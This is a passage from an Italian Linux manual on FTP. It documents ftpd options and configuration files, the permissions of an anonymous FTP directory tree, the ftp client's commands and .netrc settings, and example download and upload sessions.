Vengono aggiunte informazioni diagnostiche all'interno del registro di sistema.

`-l`

Ogni sessione FTP viene annotata all'interno del registro di sistema.

`-t`*n*

Permette di specificare la durata espressa in secondi (*n*) del *timeout*, cioè del tempo di inattività oltre il quale la sessione FTP viene conclusa automaticamente. Questo parametro è negoziabile anche da parte del client. Il valore predefinito è di 15 minuti (900 secondi).

`-T`*n*

Permette di specificare la durata espressa in secondi (*n*) del *timeout* massimo. In questo modo, un client non può negoziare un tempo di *timeout* superiore.

`-a`

Stabilisce l'uso da parte di **`ftpd`** della configurazione contenuta all'interno del file `/etc/ftpaccess`.

`-A`

Disabilita l'uso da parte di **`ftpd`** della configurazione contenuta all'interno del file `/etc/ftpaccess`. Questa è la modalità predefinita.

`-L`

Ogni comando inviato da parte degli utenti FTP viene annotato all'interno del registro di sistema.

`-i`

Vengono registrate le operazioni di invio di file da parte dei client FTP all'interno di `/var/log/xferlog`.

`-o`

Vengono registrate le operazioni di prelievo di file da parte dei client FTP all'interno di `/var/log/xferlog`.

`-u`⟨*umask*⟩

Definisce un valore particolare della maschera dei permessi.

## 84.2.2 /etc/ftpaccess

È il file di configurazione di **`ftpd`** per la gestione degli accessi da parte di utenti FTP. Viene utilizzato dal demone **`ftpd`** solo se questo è stato avviato con l'opzione **`-a`**. Segue un esempio del contenuto di questo file.

```
class   all   real,guest,anonymous  *

email root@localhost

loginfails 5

readme  README*    login
readme  README*    cwd=*

message /welcome.msg            login
message .message                cwd=*

compress        yes             all
tar             yes             all
chmod           no              guest,anonymous
delete          no              guest,anonymous
overwrite       no              guest,anonymous
rename          no              guest,anonymous
```

```
log transfers anonymous,real inbound,outbound

shutdown /etc/shutmsg

passwd-check rfc822 warn
```

La sezione 145.3 descrive meglio la configurazione con questo file. In alternativa si può anche leggere *ftpaccess(5)*.

### 84.2.3 /etc/ftpconversions

Viene usato da **ftpd** per determinare le modalità di conversione dei file compressi. Segue un esempio di questo file.

```
:.Z:  :  :/bin/compress -d -c %s:T_REG|T_ASCII:O_UNCOMPRESS:UNCOMPRESS
:   : :.Z:/bin/compress -c %s:T_REG:O_COMPRESS:COMPRESS
:.gz: :  :/bin/gzip -cd %s:T_REG|T_ASCII:O_UNCOMPRESS:GUNZIP
:   : :.gz:/bin/gzip -9 -c %s:T_REG:O_COMPRESS:GZIP
:   : :.tar:/bin/tar -c -f - %s:T_REG|T_DIR:O_TAR:TAR
:   : :.tar.Z:/bin/tar -c -Z -f - %s:T_REG|T_DIR:O_COMPRESS|O_TAR:TAR+COMPRESS
:   : :.tar.gz:/bin/tar -c -z -f - %s:T_REG|T_DIR:O_COMPRESS|O_TAR:TAR+GZIP
```

In pratica, a seconda di come viene identificato un file durante una sessione FTP, con l'aggiunta o l'eliminazione di un'estensione, si indica implicitamente una conversione di questo. La tabella 84.1 dovrebbe chiarire il meccanismo.

| Nome reale | Nome specificato | Azione compiuta prima della trasmissione del file |
|---|---|---|
| ⟨*radice*⟩.Z | ⟨*radice*⟩ | Viene trasmesso dopo essere stato decompresso con **uncompress**. |
| ⟨*radice*⟩ | ⟨*radice*⟩.Z | Viene trasmesso dopo essere stato compresso con **compress**. |
| ⟨*radice*⟩.gz | ⟨*radice*⟩ | Viene trasmesso dopo essere stato decompresso con **gunzip**. |
| ⟨*radice*⟩ | ⟨*radice*⟩.gz | Viene trasmesso dopo essere stato compresso con **gzip**. |
| ⟨*radice*⟩ | ⟨*radice*⟩.tar | Viene trasmesso dopo essere stato archiviato con **tar**. |
| ⟨*radice*⟩ | ⟨*radice*⟩.tar.Z | Viene archiviato e compresso con **tar** e **compress**. |
| ⟨*radice*⟩ | ⟨*radice*⟩.tar.gz | Viene archiviato e compresso con **tar** e **gzip**. |

Tabella 84.1: FTP – conversione automatica degli archivi in base alle estensioni utilizzate.

Di solito, questa tecnica di trasformazione automatica non viene utilizzata: i nomi dei file vengono indicati esattamente come sono nella realtà e nessuna conversione ha luogo.

### 84.2.4 /etc/ftpusers

Il file `/etc/ftpusers` viene utilizzato per impedire l'accesso agli utenti indicati al suo interno. L'esempio seguente chiarisce il senso di questo file.

```
root
bin
daemon
adm
lp
sync
shutdown
halt
mail
news
uucp
operator
games
nobody
```

Come si vede, si vuole evitare che si possa accedere a un servizio FTP normale (non anonimo) utilizzando i nomi degli utenti di sistema, **root** incluso. Ovviamente, si possono aggiungere altri nomi di utenti registrati in questo elenco, impedendo così il loro utilizzo del servizio FTP normale (se il servizio FTP anonimo è attivato, continuano a poterlo utilizzare).

### 84.2.5 /etc/ftphosts

Il file `/etc/ftphosts` viene utilizzato per filtrare l'accesso da parte di determinati utenti da determinati nodi.

`deny` ⟨*utente*⟩ ⟨*host*⟩`...`

L'utente indicato non può accedere dai nodi elencati. Questi nodi possono essere specificati in modo completo o in modo parziale, intendendo così un intero gruppo di nodi.

### 84.2.6 Home dell'FTP anonimo

Una volta effettuato il collegamento, l'utente anonimo (**`ftp`** o **`anonymous`**) viene posizionato nella directory *home*, in base a quanto indicato nel file `/etc/passwd` nella voce corrispondente dell'utente **`ftp`**. Di solito si tratta della directory `/home/ftp/`.

> È bene precisare che l'utente anonimo, dopo la connessione, trova davanti a sé solo la gerarchia che si articola a partire da `~ftp/`, dal momento che il server FTP esegue la funzione **`chroot()`**. È questo il motivo per cui è necessario che da quel punto siano disponibili alcuni programmi di utilità nella directory `~ftp/bin/`, assieme ad altri elementi essenziali di un filesystem Unix.

Generalmente, le varie distribuzioni GNU/Linux organizzano già questa directory in modo ragionevolmente corretto. Segue un esempio di struttura di `~ftp/` che può essere utilizzato in mancanza d'altro. È da tenere presente che le soluzioni legate all'organizzazione e alla sicurezza possono essere molte altre.

> È opportuno che nessuna directory sia modificabile, a parte il caso di `incoming/`, descritta più avanti.

- `~ftp/` 0555

  Contiene normalmente un file con un messaggio introduttivo. Si tratta di solito del file `welcome.msg` che deve essere protetto opportunamente: deve essere accessibile solo in lettura a tutti gli altri utenti.

- `~ftp/bin/` 0111

  Serve a contenere alcuni programmi di utilità indispensabili per le operazioni di FTP. Per esempio, non deve mancare **`ls`**.

  Dal punto di vista dell'utilizzo, è sufficiente che tali file siano accessibili in esecuzione, mentre dal punto di vista della sicurezza è necessario che non siano modificabili.

- `~ftp/etc/` 0111

  Serve a contenere essenzialmente i file `passwd` e `group`. È importante che questi file non contengano password, o al massimo che queste non siano reali. La presenza di questi file serve solo a ottenere una conversione tra UID e nome dell'utente, e tra GID e nome del gruppo. In pratica, vengono utilizzati da **`ls`** per generare un listato leggibile della proprietà dei file.

  Se la directory `~ftp/lib/` contiene delle librerie, oltre ai due file già visti, è necessario che sia presente `ld.so.cache`.

  I file contenuti in questa directory devono essere accessibili solo in lettura.

- `~ftp/lib/` 0555

  Serve a contenere i file di libreria degli eseguibili contenuti in `~ftp/bin/`. Questi file di libreria devono essere accessibili in lettura e in esecuzione, e naturalmente devono essere protetti dalla scrittura.

- `~ftp/pub/` 0555

  Questa directory può essere organizzata in vario modo. Di solito è il contenitore di file messi a disposizione per il prelievo. In tal caso sarà conveniente che la directory non sia modificabile e che i file siano accessibili solo in lettura.

  Per poter rendere disponibile una directory per la ricezione di file, questa deve essere accessibile in scrittura. Di solito si crea la directory `incoming/` collocata al di sotto di `~ftp/pub/` o di un'altra sottodirectory, e gli si danno solo i permessi di esecuzione e scrittura, impedendo così la lettura del suo contenuto.

Segue un esempio del contenuto delle directory appena esaminate.

```
bin:
total 534
---x--x--x   1 root     root        14940 Mar  3  1997 compress
---x--x--x   1 root     root       292160 Mar  3  1997 cpio
---x--x--x   1 root     root        45056 Mar  3  1997 gzip
---x--x--x   1 root     root        49432 Mar  3  1997 ls
```

```
---x--x--x   1 root     root        56380 Mar  3  1997 sh
---x--x--x   1 root     root        77560 Mar  3  1997 tar
lrwxrwxrwx   1 root     root            4 Jul 12 11:29 zcat -> gzip

etc:
total 6
-r--r--r--   1 root     root           53 Mar  3  1997 group
-r--r--r--   1 root     root         4004 Feb 26  1997 ld.so.cache
-r--r--r--   1 root     root           79 Mar  3  1997 passwd

lib:
total 725
-rwxr-xr-x   1 root     root        19704 Mar  3  1997 ld-linux.so.1
-rwxr-xr-x   1 root     root        19704 Mar  3  1997 ld-linux.so.1.7.14
-rwxr-xr-x   1 root     root        24576 Mar  3  1997 ld.so
-rwxr-xr-x   1 root     root        24576 Mar  3  1997 ld.so.1.7.14
lrwxrwxrwx   1 root     root           14 Jul 12 11:29 libc.so.5 -
> libc.so.5.3.12
-rwxr-xr-x   1 root     root       644036 Mar  3  1997 libc.so.5.3.12

pub:
total 0
```

Quello che segue è l'esempio del contenuto del file `~ftp/etc/passwd`.

```
root:*:0:0:::
bin:*:1:1:::
operator:*:11:0:::
ftp:*:14:50:::
nobody:*:99:99:::
```

Quello che segue è l'esempio del contenuto del file `~ftp/etc/group`.

```
root::0:
bin::1:
daemon::2:
sys::3:
adm::4:
ftp::50:
```

#### 84.2.6.1 Conciliare sicurezza e praticità

Il massimo della sicurezza si ottiene:

- facendo in modo che le directory e i file di `~ftp/` appartengano all'utente **`root`**;
- evitando di concedere permessi in scrittura;
- concedendo i permessi di lettura solo quando necessario.

Da un punto di vista di praticità, o di necessità, può essere opportuno che sia consentito all'utente **`root`** di accedere in lettura e scrittura, altrimenti il lavoro di amministrazione dell'FTP anonimo risulterebbe impedito.

## 84.3 Dal lato del client

Per usufruire di un servizio FTP è necessario un programma in grado di comunicare attraverso il protocollo FTP. Per esempio, i navigatori *web* integrati includono anche questa funzionalità. Tuttavia, i programmi tradizionali che funzionano in modo simile a una shell, sono spesso più ricchi di funzionalità.

### 84.3.1 $ ftp

`ftp [`⟨*opzioni*⟩`] [`⟨*host*⟩`]`

È il programma client tradizionale per il trasferimento di file da e verso un nodo remoto. Quando viene avviato con l'indicazione del nome dell'elaboratore remoto, **`ftp`** tenta immediatamente di effettuare il collegamento; diversamente si avvia e attende il comando con il quale questo elaboratore verrà specificato. Se esiste il file `~/.netrc`, questo viene utilizzato per automatizzare il *login* nell'elaboratore remoto. Quando **`ftp`** è in attesa di un comando da parte dell'utente, presenta l'invito seguente (*prompt*): **`ftp>`**.

Alcune opzioni

`-v`

Vengono visualizzati tutti i messaggi.

`-n`

Disabilita il *login* automatico.

`-i`

Disattiva la richiesta interattiva durante i trasferimenti multipli di file.

`-d`

Attiva il *debug*, ovvero la modalità diagnostica.

`-g`

Disabilita il *globbing*, ovvero l'uso di simboli per l'indicazione di gruppi di file.

#### 84.3.1.1 Comandi

Come già accennato, quando **`ftp`** è in attesa di un comando da parte dell'utente, presenta il *prompt* **`ftp>`**. Quello che segue è l'elenco dei comandi che possono essere utilizzati. Se i parametri dei comandi contengono il carattere spazio, questi devono essere delimitati da una coppia di apici doppi (**`"`**). L'elenco è suddiviso per categorie.

Se la lettura di questa sezione è troppo noiosa, si può saltare direttamente a leggere gli esempi della sezione 84.3.2.

Shell

`!` [⟨*comando*⟩ [⟨*argomenti*⟩]]

Avvia una shell sull'elaboratore locale, oppure esegue il comando indicato con gli argomenti che gli vengono forniti.

Macro

`$` ⟨*macro*⟩ [⟨*argomenti*⟩]

Esegue la macro indicata che si riferisce a un nome di una macro creata con il comando **`macdef`**. Gli argomenti vengono passati alla macro già espansi (*unglobbed*).

`macdef` ⟨*macro*⟩

Definisce una macro (macro istruzione) attribuendole un nome. La macro può contenere più righe purché consecutive: la prima riga vuota viene interpretata come la fine dell'inserimento. Possono essere inserite un massimo di 16 macro che occupano uno spazio complessivo di 4096 caratteri. Le macro restano definite fino a che non viene immesso un comando **`close`** che conclude la connessione con un determinato sistema remoto.

La macro viene interpretata nel modo seguente:

- **`$`*n***
  Il simbolo **`$`** seguito da una o più cifre numeriche viene interpretato come variabile contenente l'*n*-esimo argomento (della macro nel momento in cui viene richiamata).
- **`$i`**
  Il simbolo **`$`** seguito dalla lettera **`i`** indica che l'esecuzione della macro deve essere ripetuta tante volte quanti sono i parametri forniti alla macro quando viene richiamata. Ogni volta, **`$i`** rappresenta il parametro per il quale si sta ripetendo l'esecuzione della macro.
- **`\`*x***
  Il simbolo **`\`** seguito da un carattere indica il carattere stesso. Per esempio è necessario usare questo simbolo per poter indicare il dollaro senza volersi riferire a uno dei parametri.

Identificazione

`account` [⟨*password*⟩]

Fornisce a **`ftp`** l'informazione sulla password di *account* che a volte viene richiesta da alcuni sistemi per potervi accedere. Se l'argomento password non viene fornito, viene richiesto all'utente di inserirlo.

`user` ⟨*utente*⟩ `[`⟨*password*⟩`]` `[`⟨*account*⟩`]`

Definisce l'identità dell'utente da utilizzare per il *login* nel sistema remoto. Se password e *account* non vengono forniti, ma sono richiesti nel sistema con il quale si intende connettersi, questi dovranno essere inseriti al momento del collegamento.

Trasferimento dati

`append` ⟨*file-locale*⟩ `[`⟨*file-remoto*⟩`]`

Aggiunge, in coda, il contenuto del file locale a quello del sistema remoto. Se non viene fornito il nome del file di destinazione, si intende lo stesso nome di quello di origine.

`get` ⟨*file-remoto*⟩ `[`⟨*file-locale*⟩`]` | `recv` ⟨*file-remoto*⟩ `[`⟨*file-locale*⟩`]`

**`get`** e **`recv`** sono sinonimi. Riceve il file remoto indicato, eventualmente rinominandolo come indicato.

`mget` ⟨*file-remoti*⟩

Esegue un **`get`** multiplo, cioè su tutti i file che si ottengono dall'espansione del nome indicato utilizzando i simboli per il *globbing*.

`newer` ⟨*file-remoto*⟩

Esegue un **`get`** del file remoto, solo se risulta essere più recente di quello presente nel sistema locale.

`put` ⟨*file-locale*⟩ `[`⟨*file-remoto*⟩`]` | `send` ⟨*file-locale*⟩ `[`⟨*file-remoto*⟩`]`

**`put`** e **`send`** sono sinonimi. Copia il file specificato nel sistema remoto eventualmente rinominandolo come indicato.

`mput` ⟨*file-locali*⟩

Espande il nome indicato con l'aiuto dei simboli per il *globbing* ed esegue un **`put`** per tutti questi file, trasmettendoli in sostanza nel sistema remoto.

`reget` ⟨*file-remoto*⟩ `[`⟨*file-locale*⟩`]`

Permette di riprendere il **`get`** di un file remoto quando l'operazione precedente è stata interrotta involontariamente. L'operazione non è sicura e si basa solo sul calcolo della dimensione del file locale per determinare la parte mancante ancora da trasferire.

Interruzione del trasferimento

L'operazione di trasferimento può essere interrotta utilizzando la combinazione [*Ctrl+c*].

Modalità di trasferimento dei dati

`ascii`

Imposta il tipo di trasferimento in modalità ASCII. Questa è la modalità normale e comunque non è adatta al trasferimento di file i cui byte contengono informazioni anche dopo il settimo bit. Questo tipo di modalità di trasferimento di dati può essere conveniente (ma non necessaria) solo per i file di testo puro che non contengono caratteri speciali di alcun tipo.

`binary`

Imposta il tipo di trasferimento in modalità binaria. Questa modalità è adatta al trasferimento di qualunque tipo i file.

`cr`

Attiva o disattiva la trasformazione della sequenza <*CR*><*LF*> in <*LF*> per i trasferimenti ASCII verso il sistema locale. In pratica, converte i file di testo scritti in stile Dos in file corrispondenti in stile Unix. Quando è attivata la modalità, viene eseguita la conversione.

`mode` `[`⟨*modalità-di-trasferimento*⟩`]`

Configura la modalità di trasferimento. Il valore predefinito è **`stream`**.

`runique`

Attiva o disattiva la modalità di unicità dei nomi in ricezione. Quando la modalità è attiva, se durante le operazioni di **`get`** o **`mget`**, si incontrano nel sistema locale dei file con gli stessi nomi, l'operazione di trasferimento avviene aggiungendo al nome il suffisso `.1`, oppure `.2`, fino a un massimo di `.99`. La condizione predefinita di questa modalità è di disattivazione.

`sunique`

Attiva o disattiva la modalità di unicità dei nomi in trasmissione. Quando la modalità è attiva, se durante le operazioni di **`put`** o **`mput`**, si incontrano nel sistema remoto dei file con gli stessi nomi, l'operazione di trasferimento avviene aggiungendo al nome il suffisso `.1`, oppure `.2`, fino a un massimo di `.99`. La condizione predefinita di questa modalità è di disattivazione.

`struct` [⟨*struttura*⟩]

Stabilisce il tipo di struttura da utilizzare per il trasferimento dei dati. Il valore predefinito è **`stream`**.

`tenex`

Configura il tipo di trasferimento dati in modo da essere compatibile con il sistema usato da un elaboratore remoto che utilizza questo tipo di protocollo.

`type` [⟨*tipo-di-trasferimento*⟩]

Attiva o visualizza il tipo di trasferimento dei dati. Il valore predefinito è **`ascii`**. I tipi a disposizione sono i seguenti.

- **`ascii`**
- **`ebcdic`**
- **`image`** (trasferimento binario)
- **`local byte size`**

Informazioni

`bell`

Attiva o disattiva la segnalazione acustica alla fine di ogni operazione di trasferimento di file.

`debug` [⟨*livello-di-debug*⟩]

Attiva o disattiva la modalità diagnostica. Quando questa è attiva, vengono visualizzati i comandi inviati al sistema remoto, evidenziati dal simbolo **`-->`**.

`hash`

Abilita o disabilita la visualizzazione della progressione delle operazioni di trasferimento utilizzando i simboli **`#`** che rappresentano un blocco di 1024 byte.

`prompt`

Attiva o disattiva la modalità di conferma. Se è attiva, durante le operazioni di trasferimento di gruppi di file, viene richiesta la conferma per ogni file.

`trace`

Attiva o disattiva il tracciamento dei pacchetti. Normalmente è disattivato.

`verbose`

Attiva o disattiva la modalità con la quale si visualizzano tutti i messaggi legati alla comunicazione con il sistema remoto.

Connessione e chiusura

`bye` | `quit`

**`bye`** e **`quit`** sono sinonimi. Termina il collegamento e termina l'attività di **`ftp`**.

`close` | `disconnect`

Termina la connessione senza uscire del programma.

`open` ⟨*host*⟩ [⟨*porta*⟩]

Apre una connessione con l'elaboratore remoto indicato ed eventualmente anche specificando la porta di comunicazione. Se la modalità di *login* automatico è attiva, **`ftp`** tenta anche di effettuare il *login* nel sistema remoto.

Conversione dei nomi e filtri

`case`

Attiva o disattiva la modalità di trasformazione per cui i nomi dei file trasferiti dal sistema remoto attraverso il comando **`mget`** vengono copiati nel sistema locale utilizzando solo lettere minuscole.

`form` ⟨*formato*⟩

Configura il filtro di trasferimento **`form`** in base al formato attribuito. Il valore predefinito è **`file`**.

`glob`

Attiva o disattiva l'espansione dei nomi di file contenenti simboli per il *globbing* per l'uso con **`mdelete`**, **`mget`** e **`mput`**. L'utilità di disattivare l'espansione dei nomi sta nella possibilità di identificare (e trasferire) file con nomi strani che utilizzano simboli speciali che altrimenti sarebbero intesi come jolly (o metacaratteri). Il *globbing*, cioè l'espansione dei nomi, viene fatto in maniera differente a seconda che si riferisca a dati contenuti nell'elaboratore locale, oppure nell'elaboratore remoto. Per le operazioni con **`mput`** che si riferiscono a dati locali da trasmettere, si utilizza il modello della shell C.

Nel caso di **`mget`** e **`mdelete`** che si riferiscono all'acquisizione e alla cancellazione di dati remoti, valgono le regole stabilite dal server FTP in funzione nell'elaboratore remoto. Per verificare il comportamento dell'espansione dei nomi in un elaboratore remoto è possibile utilizzare il comando **`mls`** nel modo seguente:

`mls` ⟨*file-remoti*⟩ `-`

---

`nmap [`⟨*modello-in-ingresso*⟩ ⟨*modello-in-uscita*⟩`]`

Definisce una regola per la trasformazione dei nomi dei file per il collegamento con il sistema remoto. Se non viene fornito alcun parametro, la regola di trasformazione viene annullata.

`ntrans [`⟨*caratteri-in-ingresso*⟩ ⟨*caratteri-in-uscita*⟩`]`

Definisce una trasformazione dei caratteri in ingresso con i rispettivi caratteri in uscita per la trasformazione dei nomi dei file quando ci sono incompatibilità con i nomi utilizzati nel sistema remoto. Se non viene fornito alcun parametro, la regola di trasformazione viene annullata.

`umask [`⟨*maschera*⟩`]`

Definisce una nuova maschera dei permessi nel sistema remoto. Se non viene specificato l'argomento, si ottiene la visualizzazione del valore corrente di questa maschera.

Operazioni sul sistema remoto

`cd [`⟨*directory-remota*⟩`]`

Cambia la directory corrente nel sistema remoto.

`cdup`

Cambia la directory corrente nel sistema remoto, portandosi sul livello precedente (*parent*).

`chmod` ⟨*permessi file-remoto*⟩

Cambia i permessi sul file remoto.

`delete` ⟨*file-remoto*⟩

Cancella il file indicato nel sistema remoto.

`dir [`⟨*directory-remota*⟩`] [`⟨*file-locale*⟩`]` | `ls [`⟨*directory-remota*⟩`] [`⟨*file-locale*⟩`]`

`nlist [`⟨*directory-remota*⟩`] [`⟨*file-locale*⟩`]`

**`dir`**, **`ls`**, **`nlist`** sono sinonimi. Elencano il contenuto della directory remota specificata, oppure di quella attuale se non viene indicata. L'elenco viene emesso attraverso lo standard output, quando non viene specificato il file locale all'interno del quale si vuole immettere questo elenco. L'aspetto dell'elenco dipende dal sistema con il quale si sta comunicando. Di solito è molto simile a quello di un **`ls -l`**.

`mdelete [`⟨*file-remoti*⟩`]`

Cancella i file remoti indicati con l'aiuto di simboli opportuni per il *globbing*, `mdir` ⟨*file-remoti*⟩ ⟨*file-locale*⟩ | `mls` ⟨*file-remoti*⟩ ⟨*file-locale*⟩

**`mdir`** e **`mls`** sono sinonimi. Elencano i file remoti indicati con l'aiuto di simboli per il *globbing* e ne immettono il risultato nel file locale indicato. Se si vuole visualizzare l'elenco, invece di generare un file, si può utilizzare un trattino singolo (**`-`**) al posto del nome di questo file. Questo comando è particolarmente importante per verificare la trasformazione dei simboli usati per il *globbing* sui file del sistema remoto prima di procedere con operazioni più delicate come il prelievo multiplo (**`mget`**) o la cancellazione multipla (**`mdelete`**).

`mkdir` ⟨*directory-remota*⟩

Crea una directory nel sistema remoto.

`modtime` ⟨*file-remoto*⟩

Visualizza la data e l'ora dell'ultima modifica del file indicato nel sistema remoto.

`pwd`

Visualizza il nome della directory corrente del sistema remoto.

`quote` ⟨*argomenti*⟩

Trasmette gli argomenti indicati al sistema remoto esattamente così come vengono scritti.

`remotestatus [`⟨*file-remoto*⟩`]`

Se il comando viene dato senza l'argomento, si ottiene lo stato del sistema remoto. Se viene fornito il nome di file remoto, si ottiene lo stato di quel file nel sistema remoto.

`rename` ⟨*origine*⟩ ⟨*destinazione*⟩

Permette di cambiare il nome di un file nel sistema remoto.

`rmdir` ⟨*directory-remota*⟩

Cancella una directory nel sistema remoto.

`size` ⟨*file-remoto*⟩

Restituisce la dimensione del file remoto.

`status`

Visualizza lo stato attuale del sistema remoto.

`system`

Visualizza il tipo di sistema operativo in funzione nel sistema remoto.

#### Operazioni sul sistema locale

`lcd [`⟨*directory*⟩`]`

Cambia la directory corrente all'interno dell'elaboratore locale. Se non viene specificato il percorso si intende la directory personale dell'utente.

#### Help

`help [`⟨*comando*⟩`]` | `? [`⟨*comando*⟩`]`

**`help`** e **`?`** sono sinonimi. Visualizza una breve guida dei comandi.

`remotehelp [`⟨*comando*⟩`]`

Permette di richiedere la guida dei comandi al sistema remoto.

#### Proxy

`proxy` ⟨*comando-ftp*⟩

Invia il comando indicato a un altro elaboratore remoto. Questo è un modo per potersi connettere contemporaneamente a due sistemi remoti e di conseguenza di trasferire file tra i due. Per poter iniziare il collegamento con un elaboratore remoto secondario, il primo comando sarà **`proxy open`**. Non tutti i comandi sono disponibili anche per una connessione secondaria; per visualizzarne l'elenco, basta dare il comando **`proxy ?`**. Quando viene aperta la connessione con un elaboratore secondario, i comandi **`proxy`** riguardano il trasferimento di file tra l'elaboratore remoto normale e quello secondario, trattando quest'ultimo come se fosse quello locale.

#### 84.3.1.2 Flusso standard di dati

Se, all'interno dei parametri dei comandi, quando viene richiesto un nome di file, viene fornito un singolo trattino (**-**), si intende riferirsi a:

- standard input in caso di apertura del file in lettura;
- standard output nel caso di apertura del file in scrittura.

Quando al posto del nome di un file viene fornita una barra verticale (**|**) seguita da una qualche stringa (eventualmente racchiusa tra apici doppi, nel caso contenga spazi), quella stringa viene interpretata come un comando da inviare alla shell. Ciò in modo che venga sostituito l'insieme **|**⟨*stringa*⟩ con il risultato di quel comando inviato alla shell.

#### 84.3.1.3 Configurazione

**`ftp`** può essere configurato creando o modificando il file `~/.netrc`. Si tratta di un file di testo normale in cui ogni riga corrisponde a un comando. Per separare i comandi dai loro parametri possono essere usati sia spazi che caratteri di tabulazione. Le indicazioni contenute all'interno del file sono precedute dal nome del nodo remoto a cui si riferiscono. In tal modo, quando **`ftp`** riceve l'ordine di collegamento con un certo nodo, cerca all'interno di questo file per trovare il profilo che lo riguarda.

Alcune direttive

`machine` ⟨*nome*⟩

Il nome del nodo a cui fa riferimento la configurazione seguente:

`default`

Rappresenta la configurazione predefinita per tutti i nodi remoti non previsti all'interno di questo file.

`login` ⟨*utente*⟩

Definisce il nominativo da utilizzare per il collegamento.

`password` ⟨*stringa-password*⟩

Definisce la password per l'accesso al sistema remoto.

`account` ⟨*stringa-password*⟩

Definisce una password ulteriore per i sistemi remoti che lo richiedono.

`macdef` ⟨*macro*⟩

Definisce una macro (macro istruzione) attribuendole un nome. Il contenuto della macro è rappresentato dalle righe successive alla definizione. La macro può contenere più righe purché consecutive: la prima riga vuota viene interpretata come la fine dell'inserimento. Possono essere inserite un massimo di 16 macro che occupano uno spazio complessivo di 4096 caratteri. Le macro restano definite fino a che non viene immesso un comando **`close`** che conclude la connessione con un determinato sistema remoto. La macro viene interpretata nel modo seguente:

- **`$`*n***
  Il simbolo **`$`** seguito da una o più cifre numeriche viene interpretato come variabile contenente l'*n*-esimo argomento (della macro nel momento in cui viene richiamata).
- **`$i`**
  Il simbolo **`$`** seguito dalla lettera **`i`** indica che l'esecuzione della macro deve essere ripetuta tante volte quanti sono i parametri forniti alla macro quando viene richiamata. Ogni volta, **`$i`** rappresenta il parametro per il quale si sta ripetendo l'esecuzione della macro.
- **`\`*x***
  Il simbolo **`\`** seguito da un carattere indica il carattere stesso. Per esempio è necessario usare questo simbolo per poter indicare il dollaro senza volersi riferire a uno dei parametri.

Se viene definita una macro con il nome **`init`**, questa viene eseguita automaticamente come ultima operazione del *login* automatico.

### 84.3.2 Esempi

L'uso di un client FTP può essere anche semplice, se si lasciano da parte raffinatezze non indispensabili. Seguono alcuni esempi di sessioni FTP.

Prelievo di file

daniele@roggen:~$ **ftp dinkel.brot.dg**[*Invio*]

Si richiede la connessione FTP all'elaboratore **dinkel.brot.dg**.

```
Connected to dinkel.brot.dg.
220 dinkel.brot.dg FTP server (Version wu-2.4.2-academ[BETA-
12](1) Wed Mar 5 12:37:21 EST 1997) ready.
Name (roggen.brot.dg:daniele):
```

**anonymous**[*Invio*]

Si utilizza una connessione anonima e per correttezza si utilizza il proprio indirizzo di posta elettronica abbreviato al posto della password.

```
331 Guest login ok, send your complete e-mail address as password.
Password:
```

**daniele@**[*Invio*]

```
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using ascii mode to transfer files.
```

Come si vede, la modalità di trasferimento predefinita è ASCII (almeno così succede di solito). Generalmente si deve utilizzare una modalità binaria. Questa verrà richiesta tra un po'; per ora viene richiesta la guida interna dei comandi a disposizione.

ftp> **help**[*Invio*]

```
Commands may be abbreviated.  Commands are:

!               debug           mdir            sendport        site
$               dir             mget            put             size
account         disconnect      mkdir           pwd             status
append          exit            mls             quit            struct
ascii           form            mode            quote           system
bell            get             modtime         recv            sunique
binary          glob            mput            reget           tenex
bye             hash            newer           rstatus         tick
case            help            nmap            rhelp           trace
cd              idle            nlist           rename          type
cdup            image           ntrans          reset           user
chmod           lcd             open            restart         umask
close           ls              prompt          rmdir           verbose
cr              macdef          passive         runique         ?
delete          mdelete         proxy           send
```

ftp> **binary**[*Invio*]

Come accennato, viene richiesto di passare alla modalità di trasferimento binario.

```
200 Type set to I.
```

ftp> **prompt**[*Invio*]

Anche la modalità interattiva viene disattivata per evitare inutili richieste.

```
Interactive mode off.
```

La struttura delle directory di un normale servizio FTP anonimo prevede la presenza della directory `pub/` dalla quale discendono i dati accessibili all'utente sconosciuto.

> Anche se dal punto di vista del client FTP, che accede al servizio remoto, si tratta della prima directory dopo la radice, in realtà questa radice è solo la directory *home* del servizio FTP anonimo. Di conseguenza, è quasi impossibile che corrisponda realmente con la directory radice del filesystem remoto. Tutto questo serve solo a spiegare perché il comando **`cd /pub`** potrebbe non funzionare quando ci si collega a server configurati male. Ecco perché nell'esempio che segue non si utilizza la barra obliqua davanti a **`pub`**.

ftp> **cd pub**[*Invio*]

```
250 CWD command successful.
```

ftp> **pwd**[*Invio*]

```
257 "/pub" is current directory.
```

ftp> **ls**[*Invio*]

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 4
dr-xr-sr-x   3 root     ftp          1024 Nov 12 21:04 .
drwxr-xr-x   6 root     root         1024 Sep 11 20:31 ..
-rw-r--r--   1 root     ftp            37 Nov 12 21:04 esempio
drwxrwsrwx   2 root     ftp          1024 Nov  2 14:04 incoming
226 Transfer complete.
```

Attraverso il comando **`ls`** si vede che la directory `pub/` contiene solo il file `esempio` e la directory `incoming/`. Si decide di prelevare il file.

ftp> **get esempio**[*Invio*]

```
local: esempio remote: esempio
200 PORT command successful.
150 Opening BINARY mode data connection for esempio (37 bytes).
226 Transfer complete.
37 bytes received in 0.00155 secs (23 Kbytes/sec)
```

Il file scaricato viene messo nella directory in cui si trovava l'utente quando avviava il programma **`ftp`**.

ftp> **quit**[*Invio*]

```
221 Goodbye.
```

### Invio di dati

daniele@roggen:~$ **ftp dinkel.brot.dg**[*Invio*]

Si richiede la connessione FTP all'elaboratore **`dinkel.brot.dg`** e si danno una serie di comandi per raggiungere la directory `pub/incoming`.

```
Connected to dinkel.brot.dg.
220 dinkel.brot.dg FTP server (Version wu-2.4.2-academ[BETA-
12](1) Wed Mar 5 12:37:21 EST 1997) ready.
Name (dinkel.brot.dg:daniele):
```

**anonymous**[*Invio*]

```
331 Guest login ok, send your complete e-mail address as password.
Password:
```

**daniele@**[*Invio*]

```
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using ascii mode to transfer files.
```

ftp> **binary**[*Invio*]

```
200 Type set to I.
```

ftp> **prompt**[*Invio*]

```
Interactive mode off.
```

ftp> **cd pub/incoming**[*Invio*]

```
250 CWD command successful.
```

ftp> **pwd**[*Invio*]

Si verifica la posizione in cui ci si trova.

```
257 "/pub/incoming" is current directory.
```

ftp> **mput al-1***[*Invio*]

Dal momento che la directory è giusta, si inizia la trasmissione di tutti i file che nella directory locale corrente iniziano per **al-1**.

```
